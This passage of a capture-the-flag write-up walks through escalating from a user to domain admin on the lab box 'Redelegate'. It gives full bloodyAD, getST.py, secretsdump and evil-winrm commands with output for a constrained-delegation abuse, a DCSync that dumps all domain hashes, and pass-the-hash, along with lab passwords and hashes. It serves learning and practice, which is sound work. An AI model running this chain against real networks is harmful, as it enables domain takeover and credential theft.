redelegate\helen.frost
evil-winrm-py PS C:\Users\Helen.Frost\Documents> cd ..
evil-winrm-py PS C:\Users\Helen.Frost> cd Desktop
evil-winrm-py PS C:\Users\Helen.Frost\Desktop> dir


   Directory: C:\Users\Helen.Frost\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/13/2026   5:40 AM             34 user.txt
User flag obtained.
Privilege Escalation
Helen’s Privileges
1
2
3
4
5
6
7
8
9
10
11
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                    State
============================= ============================================================== =======
SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled
Helen has SeEnableDelegationPrivilege, which enables the privilege escalation vector explained below.
Path to FS01
At the beginning of the box we cracked the KeePass DB and obtained various credentials. One of these was for the FS01 machine, and Helen.Frost has GenericAll over it (she can do whatever she wants within the domain’s limits).

One of the domain’s limits is creating other accounts on that computer to access it (I tried this because I didn’t remember I had the credentials in KeePass):
1
2
3
4
5
6
7
8
9
10
11
12
addcomputer.py -method LDAPS -computer-name 'ATTACKERSYSTEM$' -computer-pass '1OwnTh1sN0w!' -dc-host DC01.redelegate.vl -dc-ip '10.129.234.50' -domain-netbios REDELEGATE 'redelegate.vl/Helen.Frost:1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[-] socket ssl wrapping error: [Errno 104] Connection reset by peer

addcomputer.py -method SAMR \
 -computer-name 'ATTACKERSYSTEM$' -computer-pass '1OwnTh1sN0w!' \
 -dc-ip 10.129.234.50 \
 'redelegate.vl/Helen.Frost:1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[-] Authenticating account's machine account quota exceeded!
If we go check the MachineAccountQuota, it’s set to 0.
1
2
3
4
5
nxc ldap 10.129.234.50 -u Helen.Frost -p '1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!' -M maq
<SNIP>
LDAP        10.129.234.50   389    DC               [+] redelegate.vl\Helen.Frost:1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!
MAQ         10.129.234.50   389    DC               [*] Getting the MachineAccountQuota
MAQ         10.129.234.50   389    DC               MachineAccountQuota: 0
What Is a Delegation Attack?
Kerberos delegation is when a service is allowed to impersonate a user toward another service, like the backend of a web server does with a database. The database needs to know that it’s me and not someone else.
This feature is useful and normal, but it enables privilege escalation if we own the account that performs the delegation, because we can tell the DC that it’s the Administrator account making the request to access the service.
Going deeper, there are 3 types of delegation:
- Unconstrained: the most dangerous, because the service can impersonate the user toward any other service.
- Constrained: this is our case — we can only delegate toward certain services listed in the account’s
msDS-AllowedToDelegateToattribute. - Resource-Based: trust is configured on the target, in the
msDS-AllowedToActOnBehalfOfOtherIdentityattribute.
Since, as seen before, we can’t create other accounts, we can’t take the unconstrained delegation path (the simplest one). We have to do constrained delegation.
Exploitation
Let’s start by saving Helen’s TGT locally to speed up the next steps:
1
2
3
4
5
getTGT.py -dc-ip "10.129.41.84" "REDELEGATE"/"Helen.Frost":'1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!'
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Helen.Frost.ccache
export KRB5CCNAME="Helen.Frost.ccache"
We use the bloodyAD tool to add the TRUSTED_TO_AUTH_FOR_DELEGATION value to the userAccountControl of FS01$. Since we are Helen, we can do it. This step is necessary because without this property we wouldn’t be able to perform delegation via FS01$.
1
2
bloodyAD -d redelegate.vl -u Helen.Frost -p '1_W1ll_3nj0y_1mp3rs0n4t1ng_Y0u!' --host 10.129.41.84 add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION
[+] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$'s userAccountControl
The DC’s IP address changed because I reset the box. The new one is the one in the
--hostflag of the command above.
Let’s change the password of FS01$ since we have GenericAll. Note that we are not creating an account like before, we are modifying the password.
1
2
bloodyAD -d redelegate.vl -k ccache=Helen.Frost.ccache --host "dc.redelegate.vl" set password "FS01$" 'MyPCN0w!'
[+] Password changed successfully!
Now let’s rewrite the msDS-AllowedToDelegateTo attribute of FS01$, setting the value cifs/dc.redelegate.vl. With the command below we tell AD that FS01$ is authorized to delegate toward the CIFS service of the DC. When we indicate the SPN to use (format: serviceClass/host), we must specify an existing Kerberos serviceClass. cifs is the SMB file-sharing service and is the one most used for this kind of attack. Others we can use are ldap (recommended for DCSync) and host, which covers several at once.
1
2
bloodyAD -d redelegate.vl -k ccache=Helen.Frost.ccache --host "dc.redelegate.vl" set object FS01$ msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
[+] FS01$'s msDS-AllowedToDelegateTo has been updated
Finally, we’ll use the getST.py tool to orchestrate 2 Kerberos requests named S4U2self (Service for User to self) and S4U2proxy (Service for User to proxy).
- S4U2self: after FS01$ has authenticated normally with its password to the DC, it makes this request to the DC: “give me a service ticket toward myself but issued in the name of the user
DC$, as if it had been them who requested it.” Anyone reading this request would block it, but the DC allows it thanks to the TRUSTED_TO_AUTH_FOR_DELEGATION flag held byFS01$. This right lets it do exactly this, and with just this request we have a service ticket for the DC that is only valid towardFS01$— but we need it on the DC. - S4U2proxy: a request is made to the DC with the service ticket that is only valid on
FS01$, toward the SPNcifs/dc.redelegate.vl. This seems contradictory, but the DC accepts it because the SPN we want to query is inFS01$’smsDS-AllowedToDelegateTolist. So after S4U2proxy we end up with a ticket belonging to the DC, authorized to access the DC’s CIFS service.
1
2
3
4
5
6
7
8
getST.py 'redelegate.vl'/'fs01$':'MyPCN0w!' -spn 'cifs/dc.redelegate.vl' -impersonate dc
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating dc
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
A little curiosity before moving to the DCSync to complete the privesc: when we generate a ticket this way, we can always modify the SPN we chose (
cifs) with another one (ldap, for example) because there is no cryptographic protection for that part — only for the part after the/, i.e. the host. We can exploit this logical vulnerability with the-altserviceflag of getST.py.
DCSync
DCSync is based on the RPC protocol, on an interface called DRSUAPI. The ticket we forged is enough for us — the secretsdump tool handles everything (it reaches RPC via SMB in our case).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
export KRB5CCNAME='dc@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache'
secretsdump.py dc.redelegate.vl -just-dc -k -outputfile redelegate.hashes
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec17f7a2a4d96e177bfd101b94ffc0a7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9288173d697316c718bb0f386046b102:::
Christine.Flanders:1104:aad3b435b51404eeaad3b435b51404ee:79581ad15ded4b9f3457dbfc35748ccf:::
Marie.Curie:1105:aad3b435b51404eeaad3b435b51404ee:a4bc00e2a5edcec18bd6266e6c47d455:::
Helen.Frost:1106:aad3b435b51404eeaad3b435b51404ee:ac81eb62c74a631eb714559d99b51e44:::
Michael.Pontiac:1107:aad3b435b51404eeaad3b435b51404ee:f37d004253f5f7525ef9840b43e5dad2:::
Mallory.Roberts:1108:aad3b435b51404eeaad3b435b51404ee:980634f9aabfe13aec0111f64bda50c9:::
James.Dinkleberg:1109:aad3b435b51404eeaad3b435b51404ee:2716d39cc76e785bd445ca353714854d:::
Ryan.Cooper:1117:aad3b435b51404eeaad3b435b51404ee:062a12325a99a9da55f5070bf9c6fd2a:::
sql_svc:1119:aad3b435b51404eeaad3b435b51404ee:76a96946d9b465ec76a4b0b316785d6b:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:bfdff77d74764b0d4f940b7e9f684a61:::
FS01$:1103:aad3b435b51404eeaad3b435b51404ee:a1df6835fe8e052e680c8dad93bb8ff5:::
[*] Kerberos keys grabbed
<SNIP>
Administrator NT hash: ec17f7a2a4d96e177bfd101b94ffc0a7
Root Access
We can log into the Administrator account via Pass-the-Hash with evil-winrm.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
evil-winrm-py -u "Administrator" -H ec17f7a2a4d96e177bfd101b94ffc0a7 -i "dc.redelegate.vl"
<SNIP>
[*] Connecting to 'dc.redelegate.vl:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> whoami
redelegate\administrator
evil-winrm-py PS C:\Users\Administrator\Documents> cd ..
evil-winrm-py PS C:\Users\Administrator> cd Desktop
evil-winrm-py PS C:\Users\Administrator\Desktop> ls


   Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/14/2026  10:08 AM             34 root.txt
Root flag obtained. Box completed.
Reflections
What Surprised Me
I didn’t expect to find an attack path that wasn’t flagged in BloodHound (from what I saw). Sure, it could be inferred from the GenericAll over FS01, but the delegation chain itself wasn’t laid out for me the way the shortest-path queries usually do.
Main Mistake
Before this box I didn’t know what delegation attacks were, so I had to research how to pull one off. At first I hadn’t understood that I needed a shell on the FS01 machine to perform constrained delegation, so I wasted some time going down that wrong path. And let’s not even talk about how much time I wasted cracking the KeePass file…
Alternative Approaches
For the KeePass file, I’m sure Fall2024! was in some well-known wordlist, but since the hashing algorithm was intentionally slow, it’s pointless to try; still, if I’d had a lot of time on my hands, I could have just let it run against a big wordlist.
Open Question
I wonder whether there are Neo4j queries that would let you visualize delegation attacks directly from BloodHound.
Completed this box? Did you take the constrained delegation path too, or did you find another way to abuse Helen’s privileges? Leave a comment down below!